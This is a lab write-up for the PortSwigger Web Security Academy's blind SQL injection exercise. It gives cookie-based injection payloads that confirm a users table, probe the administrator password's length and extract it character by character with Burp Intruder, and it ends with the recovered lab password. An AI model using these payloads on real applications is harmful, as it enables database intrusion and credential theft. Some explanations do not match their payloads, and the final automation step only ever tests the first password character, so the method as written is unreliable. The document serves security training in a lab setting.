Blind SQL injection with conditional responses
Blind SQL injection with conditional responses
Platform: PortSwigger | Category: SQL_injection | Type: Lab | Difficulty: N/A | OS: N/A | Author: XESXOR | Date: 2026-08-24 | Status: Solved Techniques: Web Security Academy, SQL_injection
Summary
Walkthrough of the PortSwigger Web Security Academy lab Blind SQL injection with conditional responses (SQL_injection). This lab demonstrates a sql_injection vulnerability and its exploitation to achieve the lab objectives.
Lab Overview
PortSwigger Web Security Academy — SQL_injection
This writeup is part of the XESXOR PortSwigger collection. The original lab description and solution have been preserved and reformatted for clarity.
Lab Description :
Solution :
Request looks like

Query made looks something like -
sql read-only • copy allowedSELECT trackingId FROM someTable WHERE trackingId = '<COOKIE-VALUE>'
where trackingID - g2w1yAddN9LlERl3 Cookievalue - xdpiZNiyUyxtsAfDKlsfxYJldM3xW576
TrackingID parameter is vulnerable. This is a blind SQL injection since response is not diplayed back.
We can perform a SQL injection on trackingID parameter ,
sql read-only • copy allowedSELECT trackingId FROM someTable WHERE trackingId = '<COOKIE-VALUE>' AND 1=1-- '
there maybe 2 results - TrackinID does/does not exist.

- Condition(1=1) = TRUE -> Welcome back message is shown
sql read-only • copy allowedSELECT trackingId FROM someTable WHERE trackingId = '<COOKIE-VALUE>' AND 1=1-- '
- Condition(1=2) = FALSE -> Welcome back message is not shown
sql read-only • copy allowedSELECT trackingId FROM someTable WHERE trackingId = '<COOKIE-VALUE>' AND 1=2-- '

From the above responses, we can we can exploit the blind injection vulnerablitiy .
Conform that there is users table -
sql read-only • copy allowedSELECT trackingId FROM someTable WHERE trackingId = '<COOKIE-VALUE>' AND (SELECT 'x' FROM users LIMIT 1) = 'x' --
This SQL statement is checking whether the result of a subquery, which selects the string 'x' from the users table with a limit of 1, is equal to the string 'x'. The use of the AND operator indicates that this condition must be true for the overall query to return any results

If users table  is there, then the condition return x . It checks if returned 'x' = 'x'. Now condition is TRUE. So it conforms that users table is present.

We see a Welcome back msg , so it conforms that there is a users table.
Conform that username administrator is present in users table -
sql read-only • copy allowedSELECT trackingId FROM someTable WHERE trackingId = '<COOKIE-VALUE>' AND (SELECT 'a' FROM users WHERE username='administrator')='a

We confirm that there is a user called administrator in the database.
Find the length password of administrator
sql read-only • copy allowedSELECT trackingId FROM someTable WHERE trackingId = '<COOKIE-VALUE>' AND (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)>1)='a
In particular, the subquery (SELECT username FROM users WHERE username='administrator' AND LENGTH(password)>1) is attempting to retrieve the username of the administrator account whose password is longer than one character. If such an account exists in the database, the subquery will return the value "administrator".
The outer part of the string AND (SELECT username FROM users WHERE username='administrator' AND LENGTH(password)>1)='administrator' is then attempting to compare this value to the string literal 'administrator'. If the subquery returns the value 'administrator', then the entire expression will evaluate to true.

This confirms that the password is greater than 1

If we send the value as 50 ie ' AND (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)>50)='a , we dont get any welcome message which means its not > 50 characters.
Automate this ->
- Send request to Intruder
- Add the password length part [> 1]
- Attack type - SNIPER
- Payload type - Numbers
- Give number range from 1-50
There is a difference in length at number 20, means that while checking if length(password) > 20 it FAILS.
So the total length of password is 20.
Bruteforce the 20 character length password
Use the same query as above bu thios time we use the SUBSTRING method (SELECT SUBSTRING(password,1,1) to get each letter of the password and loop through it to check if 1st letter is =a/b/c ... & so on.
sql read-only • copy allowedSELECT trackingId FROM someTable WHERE trackingId = '<COOKIE-VALUE>' AND (SELECT SUBSTRING(password,1,1) FROM users WHERE username='administrator' AND LENGTH(password)>1 )='a'--
From the above command we take the 1st character of the password & check if it is = 'a'. Check until the condition returns TRUE. Meaning the first character of password = letter/number at the right.
Automate this -
- Attack type - Cluster bomb
- Payload 1 - length checking part [>1]
- Payload 2 - character checking part ['a'--]
- Payload 1 type - Numbers [range 1-20]
- Payload 2 type - Bruteforcer [min & max length = 1]

In the filter settings, add the search item as Welcome
Now we get 20 differnt payloads which give us the Welcome back option.

Araange the payload number and write the payload2 alphabets (password characters) in order .
So the password is - 92fvq10oaxi0vjhxk7yw
Key Takeaways / Lessons
- Understanding SQL_injection detection and exploitation is crucial for web security.
- Always validate and sanitize user input; implement proper access controls.
- This lab is part of the PortSwigger Web Security Academy — practice in a safe, legal environment.
Crafted by XESXOR Research • 2026-08-24 • PortSwigger Web Security Academy • Lab: Blind SQL injection with conditional responses